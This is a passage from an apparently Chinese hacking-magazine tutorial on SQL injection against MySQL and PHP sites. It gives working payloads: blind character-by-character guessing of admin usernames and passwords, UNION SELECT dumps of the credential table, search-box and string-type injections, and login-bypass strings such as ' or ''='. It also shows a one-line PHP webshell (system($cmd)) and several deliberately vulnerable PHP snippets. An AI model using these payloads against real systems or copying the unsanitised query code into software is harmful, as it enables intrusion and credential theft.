此时我们在MySQL命令行下输入：Mysql>load data infile 'c:/cmd.php' into table test（其中，"c:/cmd.php" 内容为<?php system($cmd); ?>，要写在一行里），通过上面的指令我们就把 cmd.asp 的内容输入到了 test 表中，所得结果如图 11。

实际上得到的就是上个例子 test 表中的内容！看看，再结合 into outfile，是不是一个完美的组合呢？基本语法就讲到这里，可能还有很多重要的东西漏掉了，你可以去 PHP 中文手册里淘金，相信一定会找到很多好东西的，自己去挖掘吧！




图 11

2. 从注入类型上详解 MySQL+PHP 注入攻击

PHP 的注入从形式上看主要是针对数字型、字符型和搜索类型的，下面我一一道来。

(1) 数字型注入攻击

这是最常见的了，大家应该还记得 ASP 下如何破解管理员密码，下面我们来看看在 PHP 下如何实现。我们在地址栏输入：http://localhost/site/display.php?id=451%20and%201=(select%20min(id)%20from%20alphaauthor)，这是判断是否存在 alphaauthor 这个表。如果有返回正常页面（一般情况是这样，有时也返回其他的，这主要根据构造 1＝1 和 1＝2 时的页面判断），就表明存在 alphaauthor 这个表。

提交这个语句，判断 username 字段的长度是否为 5：

http://localhost/site/display.php?id=451%20and%201=(select%20min(id)%20from%20alphaauthor%20where%20length(username)=5)

下面这个语句跟上面的差不多，是判断 password 字段的长度：

http://localhost/site/display.php?id=451%20and%201=(select%20min(id)%20from%20alphaauthor%20where%20length(username)=5%20and%20length(password)=32)

下面进入猜密码的阶段，用 ASCII 方法来一位一位的猜测吧。ASCII 等同于 ASP 下的 ASC。经常看《黑客 X 档案》朋友一定很清楚。提交：

http://localhost/site/display.php?id=451%20and%201=(select%20min(id)%20from%20alphaauthor%20where%20ascii(mid(username,1,1))=97)




图 12

如果返回正常页面，就说明用户名第一位的 ASCII 值是 97，转义后就是字符 "a" 了。再来猜第 2 位密码的值，提交语句为：

http://localhost/site/display.php?id=451%20and%201=

(select%20min(id)%20from%20alphaauthor%20where%20ascii(mid(username,2,1))=108)，放一个图让大家感性认识一下（图12）。

（lcx：作者在这里猜字段值的方法，我一直觉得奇怪。据我所知、MySQL5.0以下版本是不支持and连接两个表进行select查循的，上边这样的攻击我认为是不成立的，后来联系了一下作者，商讨后才发现这种方法只是针对MySQL5.0alpha以上版本的。）

我们会发现这里的注入方法几乎和ASP下的注入是一样的，就是把ASC变成ASCII，把len变成length就可以了。最后我们就可得到后台的管理员帐号和密码，当然我们有更简单的方法，可以用union的方法直接得到。提交语句：

http://localhost/site/display.php?id=451%20and%201=2%20%20union%20select%201,username,password,4,5,6,7,8,9,10,11%20from%20alphaauthor

得到的结果如图13所示。




图13

帐号是alpha，密码是一长串的东东。哈哈！简单明了，看到没有？这里显示出了union select的强大威力！

上面讲的是在不同的表里猜测内容，如果在同一个表里，我们还可像下面这个例子来猜。如这段漏洞代码：

```
根据用户id显示用户信息
<?php
//user.php
………..
$sql = "SELECT * FROM user WHERE id=$id";
…………

if (!$result)
{
echo "wrong";
exit;
}
else
echo "用户信息";
?>
```

猜测方法和上面几乎一样，就是我们不用再用select了。我们输入：http://localhost/user.php?id=1 and length(password)=7

显示用户信息，说明我们猜得正确，密码长度为7。

http://localhost/user.php?id=1 and ascii(mid(password,1,1))=97，这是猜第一位密码的ASC值。

http://localhost/user.php?id=1 and ascii(mid(password,2,1))=97，这是猜第二位哦！

通过这种方法，最终我们可以得出id=1的用户的帐号密码（lcx：这样同表查循的方法是正确的）。

（2）字符型的注入方式

ASP中字符型的注入方式很灵活，在PHP中字符型的注入就主要在magic_quotes_gpc=Off的情况下进行。像这段代码：

```
<?php
//display.php
……
$query="select * from alphadb where id='".$id."' ";
…………..
?>
```

代码中的“$id”用单引号包起来，id就变成字符型的了。

假如我们这样写程序，安全性会有所提高。我们先检验是否有注入漏洞，提交下边两个语句来判断：http://localhost/site/display.php?id=451' and 1=1 and ''='和http://localhost/site/display.php?id=451' and 1=2 and ''='

这样带入到SQL语句里执行的就是：select * from alphadb where id='451'and 1=1 and ''=''和select * from alphadb where id='451' and 1=2 and ''=''

如果你发现页面信息不同的话，说明漏洞存在！或者用这样的方法来判断：

```
http://localhost/site/display.php?id=451' and 1=1 %23
http://localhost/site/display.php?id=451' and 1=2 %23
```

“%23”转化后就是“#”，即注释的意思，上面说过了。这样，就不用考虑那个引号的闭合问题了，实际上很多时候我们推荐这种方法。感性认识一下吧！提交：http://localhost/site/display.php?id=451' and 1=1 %23，结果如图14所示，正常显示了。




图14

提交：http://localhost/site/display.php?id=451' and 1=2 %23

结果如图15所示，显示不正常，说明问题存在。




图15

我们继续提交：http://localhost/site/display.php?id=451'%20and%201=2%20%20union%20select%201,username,password

,4,5,6,7,8,9,10,11%20from%20alphaauthor%23，看图16的结果。

Ok！用户名和密码又出来了！




图16

（3）搜索型注入方式

搜索型的语句一般这样写：

```
<?php
//search.php
…………
$query="select * from alphadb where title like '%$title%';
…………
?>
```

不知大家是否还记得ASP里的注入？不过记不住也没关系，我们看PHP的吧！构建注入语句，在输入框里输入：a%' and 1=2 union select 1,username,3,4,5,6,7,8, password,10,11 from alphaauthor#

放到SQL语句中成了：select * from alphadb where title like '%a%' and 1=2 union select 1,username,3,4,5,6,7,8, password,10,11 from alphaauthor# %'

结果如图17所示。




图17

怎么样？出来了吧？哈哈，一切尽在掌握之中。

3.从注入点详解各种注入攻击方式

（1）后台登陆的注入

后台检测登陆的代码如下：

```
<?php
//login.php
……
$query="select * from alphaauthor where UserName='"
.$HTTP_POST_VARS["UserName"]."' and
Password='". $HTTP_POST_VARS["Password"]."'";
$result=mysql_query($query);
$data=mysql_fetch_array($result);
if ($data)
{
echo "后台登陆成功";
}
esle
{
echo "重新登陆";
exit;
}
……
?>
```

Username和password没有经过任何处理直接放到SQL中执行了。看看我们怎么绕过呢？最经典的还是那个：在用户名和密码框里都输入'or''='，带入SQL语句中成了：select * from alphaauthor where UserName=''or''='' and Password=''or''=''

这样带入得到的“$data”肯定为真，即我们成功登陆了。还有其他的绕过方法，原理一样，就是想办法让“$data”返回为真即可。我们可用下面的这些方法。

①用户名和密码都输入' or'a'='a

